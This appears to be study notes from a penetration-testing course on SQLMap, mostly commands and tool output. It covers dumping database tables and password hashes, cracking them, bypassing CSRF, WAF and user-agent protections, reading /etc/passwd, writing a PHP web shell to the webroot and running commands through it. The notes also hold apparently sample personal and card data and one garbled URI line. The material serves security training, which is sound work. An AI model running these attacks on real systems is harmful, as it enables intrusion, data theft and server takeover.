Date: Thu, 24 Sep 2020 14:12:50 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 914
Connection: close
Content-Type: text/html; charset=UTF-8
URI: http://www.example.com:80/?id=1
<!DOCTYPE html>
<html lang="en">
...SNIP...
Verbose Output
The -v option raises the verbosity level of the console output. -v 6, for example, will directly print all errors and full HTTP request to the terminal so that you can follow along with everything SQLMap is doing in real-time:
d41y@htb[/htb]$ sqlmap -u "http://www.target.com/vuln.php?id=1" -v 6 --batch
___
__H__
___ ___[,]_____ ___ ___ {1.4.9}
|_ -| . [(] | .'| . |
|___|_ [(]_|_|_|__,| _|
|_|V... |_| http://sqlmap.org
[*] starting @ 16:17:40 /2020-09-24/
[16:17:40] [DEBUG] cleaning up configuration parameters
[16:17:40] [DEBUG] setting the HTTP timeout
[16:17:40] [DEBUG] setting the HTTP User-Agent header
[16:17:40] [DEBUG] creating HTTP requests opener object
[16:17:40] [DEBUG] resolving hostname 'www.example.com'
[16:17:40] [INFO] testing connection to the target URL
[16:17:40] [TRAFFIC OUT] HTTP request [#1]:
GET /?id=1 HTTP/1.1
Host: www.example.com
Cache-control: no-cache
Accept-encoding: gzip,deflate
Accept: */*
User-agent: sqlmap/1.4.9 (http://sqlmap.org)
Connection: close
[16:17:40] [DEBUG] declared web page charset 'utf-8'
[16:17:40] [TRAFFIC IN] HTTP response [#1] (200 OK):
Date: Thu, 24 Sep 2020 14:17:40 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 914
Connection: close
Content-Type: text/html; charset=UTF-8
URI: http://www.example.com:80/?id=1
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<meta name="description" content="">
<meta name="author" content="">
<link href="vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
<title>SQLMap Essentials - Case1</title>
</head>
<body>
...SNIP...
Using Proxy
You can utilize --proxy=http://[IP:PORT] to redirect the whole traffic through a proxy. This will route all SQLMap traffic through Burp, so that you can later manually investigate all requests, repeat them, and utilize all features of Burp with these requests.
Attack Tuning
Prefix/Suffix
There is a requirement for special prefix and suffix values in rare cases, not covered by the regular SQLMap run. You can use --prefix and/or --suffix.
sqlmap -u "www.example.com/?q=test" --prefix="%'))" --suffix="-- "
So this:
$query = "SELECT id,name,surname FROM users WHERE id LIKE (('" . $_GET["q"] . "')) LIMIT 0,1";
$result = mysqli_query($link, $query);
Will turn into:
SELECT id,name,surname FROM users WHERE id LIKE (('test%')) UNION ALL SELECT 1,2,VERSION()-- ')) LIMIT 0,1
Level/Risk
By default, SQLMap combines a predefined set of most common boundaries, along with the vectors having a high chance of success in case of a vulnerable target. To use bigger sets of boundaries and vectors you can use --level and --risk.
--level (1-5, default 1) | extends both vectors and boundaries being used, based on their expectancy of success |
--risk (1-3, default 1) | extends the used vector set based on their risk of causing problems at the target side |
d41y@htb[/htb]$ sqlmap -u www.example.com/?id=1 --level=5 --risk=3
...SNIP...
[14:46:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:46:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[14:46:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
...SNIP...
[14:46:05] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[14:46:05] [INFO] testing 'PostgreSQL OR boolean-based blind - WHERE or HAVING clause (CAST)'
[14:46:05] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
...SNIP...
[14:46:05] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[14:46:05] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[14:46:05] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (original value)'
...SNIP...
[14:46:05] [INFO] testing 'SAP MaxDB boolean-based blind - Stacked queries'
[14:46:06] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[14:46:06] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
...SNIP...
As for the number of payloads, by default, the number of payloads used for testing a single parameter goes up to 72, while in the most detailed case the number of payloads increases to 7,865.
note
As SQLMap is already tuned to check for the most common boundaries and vectors, regular users are advised not to touch these options because it will make the whole detection process considerably slower. Nevertheless, in special cases of SQLi vulns, where the usage of OR payloads is a must, you may have to raise the risk level yourself.
This is because OR payloads are inherently dangerous in a default run, where underlying vulnerable SQL statements are actively modifying the database content.
Advanced Attack Tuning
Status Code
When dealing with a huge target response with a lot of dynamic content, subtle differences between TRUE and FALSE responses could be used for detection purposes. If the difference between TRUE and FALSE responses can be seen in the HTTP codes, the option --code could be used to fixate the detection of TRUE responses to a specific HTTP code (e.g. --code=200).
Titles
In the difference between responses can be seen by inspecting the HTTP page titles, the switch --titles could be used to instruct the detection mechanism to base the comparison based on the content of the HTML tag <title>.
Strings
In case of a specific string value appearing in TRUE responses, while absent in FALSE responses, the option --string could be used to fixate the detection based only on the appearance of that single value (e.g. –string=success).
Text-only
When dealing with a lot of hidden content, such as certain HTML page behaviors tags, you can use the --text-only switch, which removes all the HTML tags, and bases the comparison only on the textual content.
Techniques
In some special cases, you have to narrow down the used payloads only to a certain type. For example, if the time-based blind payloads are causing trouble in the form of response timeouts, or if you want to force the usage of a specific SQLi payload type, the option --technique can specify the SQLi technique to be used.
UNION SQLi Tuning
In some cases, UNION SQLi payloads require extra user-provided information to work. If you can manually find the exact number of columns of the vulnerable SQL query, you can provide this number to SQLMap with the option --union-cols. In case that the default “dummy” filling values used by SQLMap -NULL and random integer- are not compatible with values from results of the vulnerable SQL query, you can specify an alternative value instead (e.g. --union-char='a').
Furthermore, in case there is a requirement to use an appendix at the end of a UNION query in the form of the FROM TABLE, you can set it with the option --union-from.
Database Enumeration
Enumeration represents the central part of an SQLi attack, which is done right after the successful detection and confirmation of exploitability of the targeted SQLi vulnerability. It consists of lookup and retrieval of all the available information from the vulnerable database.
SQLMap Data Exfiltration
For such purpose, SQLMap has predefined set of queries for all supported DBMSes, where each entry represents the SQL that must be run at the target to retrieve the desired content.
MySQL DBMS queries.xml example:
<?xml version="1.0" encoding="UTF-8"?>
<root>
<dbms value="MySQL">
<!-- http://dba.fyicenter.com/faq/mysql/Difference-between-CHAR-and-NCHAR.html -->
<cast query="CAST(%s AS NCHAR)"/>
<length query="CHAR_LENGTH(%s)"/>
<isnull query="IFNULL(%s,' ')"/>
...SNIP...
<banner query="VERSION()"/>
<current_user query="CURRENT_USER()"/>
<current_db query="DATABASE()"/>
<hostname query="@@HOSTNAME"/>
<table_comment query="SELECT table_comment FROM INFORMATION_SCHEMA.TABLES WHERE table_schema='%s' AND table_name='%s'"/>
<column_comment query="SELECT column_comment FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema='%s' AND table_name='%s' AND column_name='%s'"/>
<is_dba query="(SELECT super_priv FROM mysql.user WHERE user='%s' LIMIT 0,1)='Y'"/>
<check_udf query="(SELECT name FROM mysql.func WHERE name='%s' LIMIT 0,1)='%s'"/>
<users>
<inband query="SELECT grantee FROM INFORMATION_SCHEMA.USER_PRIVILEGES" query2="SELECT user FROM mysql.user" query3="SELECT username FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS"/>
<blind query="SELECT DISTINCT(grantee) FROM INFORMATION_SCHEMA.USER_PRIVILEGES LIMIT %d,1" query2="SELECT DISTINCT(user) FROM mysql.user LIMIT %d,1" query3="SELECT DISTINCT(username) FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS LIMIT %d,1" count="SELECT COUNT(DISTINCT(grantee)) FROM INFORMATION_SCHEMA.USER_PRIVILEGES" count2="SELECT COUNT(DISTINCT(user)) FROM mysql.user" count3="SELECT COUNT(DISTINCT(username)) FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS"/>
</users>
...SNIP...
Basic DB Data Enumeration
After a successful detection of an SQLi vulnerability, you can begin the enumeration of basic details from the database, such as the hostname of the vulnerable target, current user’s name, current database name, or password hashes. SQLMap will skip SQLi detection if it has been identified earlier and directly start the DBMS enumeration process.
Enumeration usually start with:
- Database version banner
--banner
- Current user name
--current-user
- Current database name
--current-db
- Checking if the current user has DBA rights
--is-dba
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --banner --current-user --current-db --is-dba
___
__H__
___ ___[']_____ ___ ___ {1.4.9}
|_ -| . ['] | .'| . |
|___|_ [.]_|_|_|__,| _|
|_|V... |_| http://sqlmap.org
[*] starting @ 13:30:57 /2020-09-17/
[13:30:57] [INFO] resuming back-end DBMS 'mysql'
[13:30:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 5134=5134
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT 5907 FROM(SELECT COUNT(*),CONCAT(0x7170766b71,(SELECT (ELT(5907=5907,1))),0x7178707671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7170766b71,0x7a76726a6442576667644e6b476e577665615168564b7a696a6d4646475159716f784f5647535654,0x7178707671)-- -
---
[13:30:57] [INFO] the back-end DBMS is MySQL
[13:30:57] [INFO] fetching banner
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
banner: '5.1.41-3~bpo50+1'
[13:30:58] [INFO] fetching current user
current user: 'root@%'
[13:30:58] [INFO] fetching current database
current database: 'testdb'
[13:30:58] [INFO] testing if current user is DBA
[13:30:58] [INFO] fetching current user
current user is DBA: True
[13:30:58] [INFO] fetched data logged to text files under '/home/user/.local/share/sqlmap/output/www.example.com'
[*] ending @ 13:30:58 /2020-09-17/
Table Enumeration
After finding the current database name, the retrieval of table names would be by using the --tables option and specifying the DB name with -D testdb.
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --tables -D testdb
...SNIP...
[13:59:24] [INFO] fetching tables for database: 'testdb'
Database: testdb
[4 tables]
+---------------+
| member |
| data |
| international |
| users |
+---------------+
After spotting the table name of interest, retrieval of its contents can be done by using the --dump option and specifying the table name with -T users.
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb
...SNIP...
Database: testdb
Table: users
[4 entries]
+----+--------+------------+
| id | name | surname |
+----+--------+------------+
| 1 | luther | blisset |
| 2 | fluffy | bunny |
| 3 | wu | ming |
| 4 | NULL | nameisnull |
+----+--------+------------+
[14:07:18] [INFO] table 'testdb.users' dumped to CSV file '/home/user/.local/share/sqlmap/output/www.example.com/dump/testdb/users.csv'
Table/Row Enumeration
When dealing with large tables with many columns and/or rows, you can specify the columns with the -C option.
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb -C name,surname
...SNIP...
Database: testdb
Table: users
[4 entries]
+--------+------------+
| name | surname |
+--------+------------+
| luther | blisset |
| fluffy | bunny |
| wu | ming |
| NULL | nameisnull |
+--------+------------+
To narrow down the rows based on their ordinal number(s) inside the table, you can specify the rows with the --start and --stop options.
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --start=2 --stop=3
...SNIP...
Database: testdb
Table: users
[2 entries]
+----+--------+---------+
| id | name | surname |
+----+--------+---------+
| 2 | fluffy | bunny |
| 3 | wu | ming |
+----+--------+---------+
Conditional Enumeration
If there is a requirement to retrieve certain rows based on a known WHERE condition, you can use the option --where.
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --where="name LIKE 'f%'"
...SNIP...
Database: testdb
Table: users
[1 entry]
+----+--------+---------+
| id | name | surname |
+----+--------+---------+
| 2 | fluffy | bunny |
+----+--------+---------+
Full DB Enumeration
Instead of retrieving content per single-table basis, you can retrieve all tables inside the database of interest by skipping the usage of option -T altogether. By simply using the switch --dump without specifying a table with -T, all of the current database content will be retrieved. As for the --dump-all switch, all the content from all the databases will be retrieved.
In such cases, a user is also advised to include the switch --exclude-sysdbs, which will instruct SQLMap to skip the retrieval of content from system databases, as it is usually of little interest for pentesters.
Advanced Database Enumeration
DB Schema Enumeration
If you wanted to retrieve the structure of all the tables so that you can have a complete overview of the database architecture, you could use the switch --schema.
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --schema
...SNIP...
Database: master
Table: log
[3 columns]
+--------+--------------+
| Column | Type |
+--------+--------------+
| date | datetime |
| agent | varchar(512) |
| id | int(11) |
+--------+--------------+
Database: owasp10
Table: accounts
[4 columns]
+-------------+---------+
| Column | Type |
+-------------+---------+
| cid | int(11) |
| mysignature | text |
| password | text |
| username | text |
+-------------+---------+
...
Database: testdb
Table: data
[2 columns]
+---------+---------+
| Column | Type |
+---------+---------+
| content | blob |
| id | int(11) |
+---------+---------+
Database: testdb
Table: users
[3 columns]
+---------+---------------+
| Column | Type |
+---------+---------------+
| id | int(11) |
| name | varchar(500) |
| surname | varchar(1000) |
+---------+---------------+
Searching for Data
When dealing with complex database structures with numerous tables and columns, you can search for databases, tables, and columns of interest, by using the --search option. This option enables you to search for identifier names by using the LIKE operator.
Example 1:
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --search -T user
...SNIP...
[14:24:19] [INFO] searching tables LIKE 'user'
Database: testdb
[1 table]
+-----------------+
| users |
+-----------------+
Database: master
[1 table]
+-----------------+
| users |
+-----------------+
Database: information_schema
[1 table]
+-----------------+
| USER_PRIVILEGES |
+-----------------+
Database: mysql
[1 table]
+-----------------+
| user |
+-----------------+
do you want to dump found table(s) entries? [Y/n]
...SNIP...
Example 2:
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --search -C pass
...SNIP...
columns LIKE 'pass' were found in the following databases:
Database: owasp10
Table: accounts
[1 column]
+----------+------+
| Column | Type |
+----------+------+
| password | text |
+----------+------+
Database: master
Table: users
[1 column]
+----------+--------------+
| Column | Type |
+----------+--------------+
| password | varchar(512) |
+----------+--------------+
Database: mysql
Table: user
[1 column]
+----------+----------+
| Column | Type |
+----------+----------+
| Password | char(41) |
+----------+----------+
Database: mysql
Table: servers
[1 column]
+----------+----------+
| Column | Type |
+----------+----------+
| Password | char(64) |
+----------+----------+
Password Enumeration and Cracking
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -D master -T users
...SNIP...
[14:31:41] [INFO] fetching columns for table 'users' in database 'master'
[14:31:41] [INFO] fetching entries for table 'users' in database 'master'
[14:31:41] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:31:41] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/local/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[14:31:41] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[14:31:41] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[14:31:41] [INFO] starting 8 processes
[14:31:41] [INFO] cracked password '05adrian' for hash '70f361f8a1c9035a1d972a209ec5e8b726d1055e'
[14:31:41] [INFO] cracked password '1201Hunt' for hash 'df692aa944eb45737f0b3b3ef906f8372a3834e9'
...SNIP...
[14:31:47] [INFO] cracked password 'Zc1uowqg6' for hash '0ff476c2676a2e5f172fe568110552f2e910c917'
Database: master
Table: users
[32 entries]
+----+------------------+-------------------+-----------------------------+--------------+------------------------+-------------------+-------------------------------------------------------------+---------------------------------------------------+
| id | cc | name | email | phone | address | birthday | password | occupation |
+----+------------------+-------------------+-----------------------------+--------------+------------------------+-------------------+-------------------------------------------------------------+---------------------------------------------------+
| 1 | 5387278172507117 | Maynard Rice | MaynardMRice@yahoo.com | 281-559-0172 | 1698 Bird Spring Lane | March 1 1958 | 9a0f092c8d52eaf3ea423cef8485702ba2b3deb9 (3052) | Linemen |
| 2 | 4539475107874477 | Julio Thomas | JulioWThomas@gmail.com | 973-426-5961 | 1207 Granville Lane | February 14 1972 | 10945aa229a6d569f226976b22ea0e900a1fc219 (taqris) | Agricultural product sorter |
| 3 | 4716522746974567 | Kenneth Maloney | KennethTMaloney@gmail.com | 954-617-0424 | 2811 Kenwood Place | May 14 1989 | a5e68cd37ce8ec021d5ccb9392f4980b3c8b3295 (hibiskus) | General and operations manager |
| 4 | 4929811432072262 | Gregory Stumbaugh | GregoryBStumbaugh@yahoo.com | 410-680-5653 | 1641 Marshall Street | May 7 1936 | b7fbde78b81f7ad0b8ce0cc16b47072a6ea5f08e (spiderpig8574376) | Foreign language interpreter |
| 5 | 4539646911423277 | Bobby Granger | BobbyJGranger@gmail.com | 212-696-1812 | 4510 Shinn Street | December 22 1939 | aed6d83bab8d9234a97f18432cd9a85341527297 (1955chev) | Medical records and health information technician |
| 6 | 5143241665092174 | Kimberly Wright | KimberlyMWright@gmail.com | 440-232-3739 | 3136 Ralph Drive | June 18 1972 | d642ff0feca378666a8727947482f1a4702deba0 (Enizoom1609) | Electrologist |
| 7 | 5503989023993848 | Dean Harper | DeanLHarper@yahoo.com | 440-847-8376 | 3766 Flynn Street | February 3 1974 | 2b89b43b038182f67a8b960611d73e839002fbd9 (raided) | Store detective |
| 8 | 4556586478396094 | Gabriela Waite | GabrielaRWaite@msn.com | 732-638-1529 | 2459 Webster Street | December 24 1965 | f5eb0fbdd88524f45c7c67d240a191163a27184b (ssival47) | Telephone station installer |
SQLMap has automatic password hashes cracking capabilities. Upon retrieving any value that resembles a known hash format, SQLMap prompts you to perform a dictionary-based attack on the found hashes.
DB Users Password Enumeration and Cracking
Apart from user credentials found in DB tables, you can also attempt to dump the content of system tables containing database-specific credentials. To ease the whole process, SQLMap has a special switch --passwords designed especially for such a task.
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --passwords --batch
...SNIP...
[14:25:20] [INFO] fetching database users password hashes
[14:25:20] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[14:25:20] [INFO] retrieved: 'root'
[14:25:20] [INFO] retrieved: 'root'
[14:25:20] [INFO] retrieved: 'root'
[14:25:20] [INFO] retrieved: 'debian-sys-maint'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] Y
[14:25:20] [INFO] using hash method 'mysql_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/local/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[14:25:20] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[14:25:20] [INFO] starting dictionary-based cracking (mysql_passwd)
[14:25:20] [INFO] starting 8 processes
[14:25:26] [INFO] cracked password 'testpass' for user 'root'
database management system users password hashes:
[*] debian-sys-maint [1]:
password hash: *6B2C58EABD91C1776DA223B088B601604F898847
[*] root [1]:
password hash: *00E247AC5F9AF26AE0194B41E1E769DEE1429A29
clear-text password: testpass
[14:25:28] [INFO] fetched data logged to text files under '/home/user/.local/share/sqlmap/output/www.example.com'
[*] ending @ 14:25:28 /2020-09-18/
Bypassing Web Application Protections
Anti-CSRF Token Bypass
note
CSRF tokens are unique, hard-to-guess strings used by web applications to protect against cross-site request forgery attacks by ensuring that requests originate from authenticated users.
In most basic terms, each HTTP request should have a (valid) token value available only if the user actually visited and used the page. While the original idea was the prevention of scenarios with malicious links, where just opening these links would have undesired consequences for unaware logged-in users, this security feature also inadvertently hardened the applications against unwanted automation.
Nevertheless, SQLMap has options that can help in bypassing anti-CSRF protection, namely --csrf-token. By specifying the token parameter name, SQLMap will automatically attempt to parse the target response content and search for fresh token values so it can use them in the next request.
Additionally, even in a case where the user does not explicitly specify the token’s name via --csrf-token, if one of the provided parameters contains any of the common infixes, the user will be prompted whether to update it in further requests.
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/" --data="id=1&csrf-token=WfF1szMUHhiokx9AHFply5L2xAOfjRkE" --csrf-token="csrf-token"
___
__H__
___ ___[,]_____ ___ ___ {1.4.9}
|_ -| . ['] | .'| . |
|___|_ [)]_|_|_|__,| _|
|_|V... |_| http://sqlmap.org
[*] starting @ 22:18:01 /2020-09-18/
POST parameter 'csrf-token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N] y
Unique Value Bypass
In some cases, the web application may only require unique values to be provided inside predefined parameters. Such a mechanism is similar to the anti-CSRF token, except that there is no need to parse the web page content. So, by simply ensuring that each request has a unique value for a predefined parameter, the web application can easily prevent CSRF attempts while at the same time averting some of the automation tools. For this, the option --randomize should be used, pointing to the parameter name containing a value which should be randomized before being sent.
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1&rp=29125" --randomize=rp --batch -v 5 | grep URI
URI: http://www.example.com:80/?id=1&rp=99954
URI: http://www.example.com:80/?id=1&rp=87216
URI: http://www.example.com:80/?id=9030&rp=36456
URI: http://www.example.com:80/?id=1.%2C%29%29%27.%28%28%2C%22&rp=16689
URI: http://www.example.com:80/?id=1%27xaFUVK%3C%27%22%3EHKtQrg&rp=40049
URI: http://www.example.com:80/?id=1%29%20AND%209368%3D6381%20AND%20%287422%3D7422&rp=95185
Calculated Parameter Bypass
Another similar mechanism is where a web application expects a proper parameter value to be calculated based on some other parameter value(s). Most often, one parameter value has to contain the message digest of another one. To bypass this, the option --eval should be used, where a valid Python code is being evaluated just before the request is being sent to the targe.
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1&h=c4ca4238a0b923820dcc509a6f75849b" --eval="import hashlib; h=hashlib.md5(id).hexdigest()" --batch -v 5 | grep URI
URI: http://www.example.com:80/?id=1&h=c4ca4238a0b923820dcc509a6f75849b
URI: http://www.example.com:80/?id=1&h=c4ca4238a0b923820dcc509a6f75849b
URI: http://www.example.com:80/?id=9061&h=4d7e0d72898ae7ea3593eb5ebf20c744
URI: http://www.example.com:80/?id=1%2C.%2C%27%22.%2C%28.%29&h=620460a56536e2d32fb2f4842ad5a08d
URI: http://www.example.com:80/?id=1%27MyipGP%3C%27%22%3EibjjSu&h=db7c815825b14d67aaa32da09b8b2d42
URI: http://www.example.com:80/?id=1%29%20AND%209978%socks4://177.39.187.70:33283ssocks4://177.39.187.70:332833D1232%20AND%20%284955%3D4955&h=02312acd4ebe69e2528382dfff7fc5cc
IP Address Concealing
A proxy can be set with the option --proxy (e.g. –proxy=“socks4://177.39.187.70:33283”).
In addition to that, if you have a list of proxies, you can provide them to SQLMap with the option --proxy-file. This way, SQLMap will go sequentially through the list, and in case of any problems, it will just skip from current to the next from the list. The other option is Tor network use to provide an easy to use anonymization, where your IP can appear anywhere from a large list of Tor exit nodes. By using the --tor switch, SQLMap will automatically try to find the local port and use it appropriately.
To check that Tor is properly being used, you could use --check-tor.
WAF Bypass
Whenever you run SQLMap, as part of the initial tests, SLQMap sends a predefined malicious looking payload using a non-existent parameter name to test for the existence of a WAF. There will be a substantial change in the response compared to the original in case of any protection between the user and the target. For example, if one of the most popular WAF solutions, ModSecurity, is implemented, there should be a 406 - Not Acceptable response after such a request.
In case of a positive detection, to identify the actual protection mechanism, SQLMap uses a third-party library identYwaf, containing the signature of 80 different WAF solutions. If you wanted to skip this heuristical test altogether (less noisy), you can use the switch --skip-waf.
User-agent Blacklisting Bypass
In case of immediate problems while running SQLMap, one of the first things you should think of is the potential blacklisting of the default user-agent used by SQLMap.
This is trivial to bypass with the switch --random-agent, which changes the default user-agent with a randomly chosen value from a large pool of values used by browsers.
Tamper Scripts
One of the most popular mechanisms implemented in SQLMap for bypassing WAF/IPS solutions is the so-called “tamper” scripts. These are a special kind of (Python) scripts written for modifying requests just before being sent to the target, in most cases to bypass some protection.
Tamper scripts can be chained, one after another within the --tamper option, where they are run based on predefined priority. A priority is predefined to prevent any unwanted behavior, as some scripts modify payloads by modifying their SQL syntax. In contrast, some tamper scripts do not care about the inner content.
To get a whole list of implemented tamper scripts, along with the description, switch --list-tampers can be used.
Miscellaneous Bypasses
--chunked- splits the POST request’s body into so-called “chunks”
- blacklisted SQL keywords are split between chunks in a way that the request containing them can pass unnoticed
- HTTP parameter pollution
- payloads are split in a similar way
- then, are concatenated by the target platform if supporting it
OS Exploitation
SQLMap has the ability to utilize an SQLi to read and write files from the local system outside the DBMS. It can also attempt to give you direct command execution on the remote host if you had the proper privileges.
File Read/Write
Reading data is much more common than writing data, which is strictly privileged in modern DBMSes, as it can lead to system exploitation. For example, in MySQL, to read local files, the DB user must have the privilege to LOAD DATA and INSERT, to be able to load the content of a file to a table and then reading that table.
Example:
LOAD DATA LOCAL INFILE '/etc/passwd' INTO TABLE passwd;
note
It is becoming much more common in modern DBMSes, to have DBA to read data.
Checking for DBA Privileges
To check whether you have DBA privileges with SQLMap, you can use --is-dba.
41y@htb[/htb]$ sqlmap -u "http://www.example.com/case1.php?id=1" --is-dba
___
__H__
___ ___[)]_____ ___ ___ {1.4.11#stable}
|_ -| . [)] | .'| . |
|___|_ ["]_|_|_|__,| _|
|_|V... |_| http://sqlmap.org
[*] starting @ 17:31:55 /2020-11-19/
[17:31:55] [INFO] resuming back-end DBMS 'mysql'
[17:31:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
current user is DBA: False
[*] ending @ 17:31:56 /2020-11-19
If true:
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --is-dba
___
__H__
___ ___["]_____ ___ ___ {1.4.11#stable}
|_ -| . ['] | .'| . |
|___|_ ["]_|_|_|__,| _|
|_|V... |_| http://sqlmap.org
[*] starting @ 17:37:47 /2020-11-19/
[17:37:47] [INFO] resuming back-end DBMS 'mysql'
[17:37:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
current user is DBA: True
[*] ending @ 17:37:48 /2020-11-19/
Reading Local Files
Instead of manually injecting the above line through SQLi (LOAD DATA LOCAL INFILE '/etc'passwd' INTO TABLE passwd;), SQLMap makes it relatively easy to read local files with the --file-read option.
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --file-read "/etc/passwd"
___
__H__
___ ___[)]_____ ___ ___ {1.4.11#stable}
|_ -| . [)] | .'| . |
|___|_ [)]_|_|_|__,| _|
|_|V... |_| http://sqlmap.org
[*] starting @ 17:40:00 /2020-11-19/
[17:40:00] [INFO] resuming back-end DBMS 'mysql'
[17:40:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
[17:40:01] [INFO] fetching file: '/etc/passwd'
[17:40:01] [WARNING] time-based comparison requires larger statistical model, please wait............................. (done)
[17:40:07] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[17:40:07] [WARNING] unable to retrieve the content of the file '/etc/passwd', going to fall-back to simpler UNION technique
[17:40:07] [INFO] fetching file: '/etc/passwd'
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS file system? [Y/n] y
[17:40:14] [INFO] the local file '~/.sqlmap/output/www.example.com/files/_etc_passwd' and the remote file '/etc/passwd' have the same size (982 B)
files saved to [1]:
[*] ~/.sqlmap/output/www.example.com/files/_etc_passwd (same file)
[*] ending @ 17:40:14 /2020-11-19/
To see its content:
d41y@htb[/htb]$ cat ~/.sqlmap/output/www.example.com/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...SNIP...
Writing Local Files
When it comes to writing files on the hosting server, it becomes much more restricted in modern DBMSes, since you can utilize this to write a Web Shell on the remote server, and hence get the code execution and take over the server.
This is why modern DBMSes disable file-write by default and need certain privileges for DBA’s to be able to write files. For example, in MySQL, the --secure-file-priv configuration must be manually disabled to allow writing data into local files using the INTO OUTFILE SQL query, in addition to any local access needed on the host server, like the privilege to write in the directory you need.
Still, many web applications require the ability for DBMSes to write data into files, so it is worth testing whether you can write files to the remote server. To do that with SQLMap, you can use the --file-write and --file-dest options. First, you need a PHP web shell.
d41y@htb[/htb]$ echo '<?php system($_GET["cmd"]); ?>' > shell.php
Now write this file on the remote server, in the /var/www/html/ directory,the default server webroot for Apache. If you didn’t know the server webroot, you will see how SQLMap can automatically find it.
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --file-write "shell.php" --file-dest "/var/www/html/shell.php"
___
__H__
___ ___[']_____ ___ ___ {1.4.11#stable}
|_ -| . [(] | .'| . |
|___|_ [,]_|_|_|__,| _|
|_|V... |_| http://sqlmap.org
[*] starting @ 17:54:18 /2020-11-19/
[17:54:19] [INFO] resuming back-end DBMS 'mysql'
[17:54:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
do you want confirmation that the local file 'shell.php' has been successfully written on the back-end DBMS file system ('/var/www/html/shell.php')? [Y/n] y
[17:54:28] [INFO] the local file 'shell.php' and the remote file '/var/www/html/shell.php' have the same size (31 B)
[*] ending @ 17:54:28 /2020-11-19/
Now, to access the remote PHP shell:
d41y@htb[/htb]$ curl http://www.example.com/shell.php?cmd=ls+-la
total 148
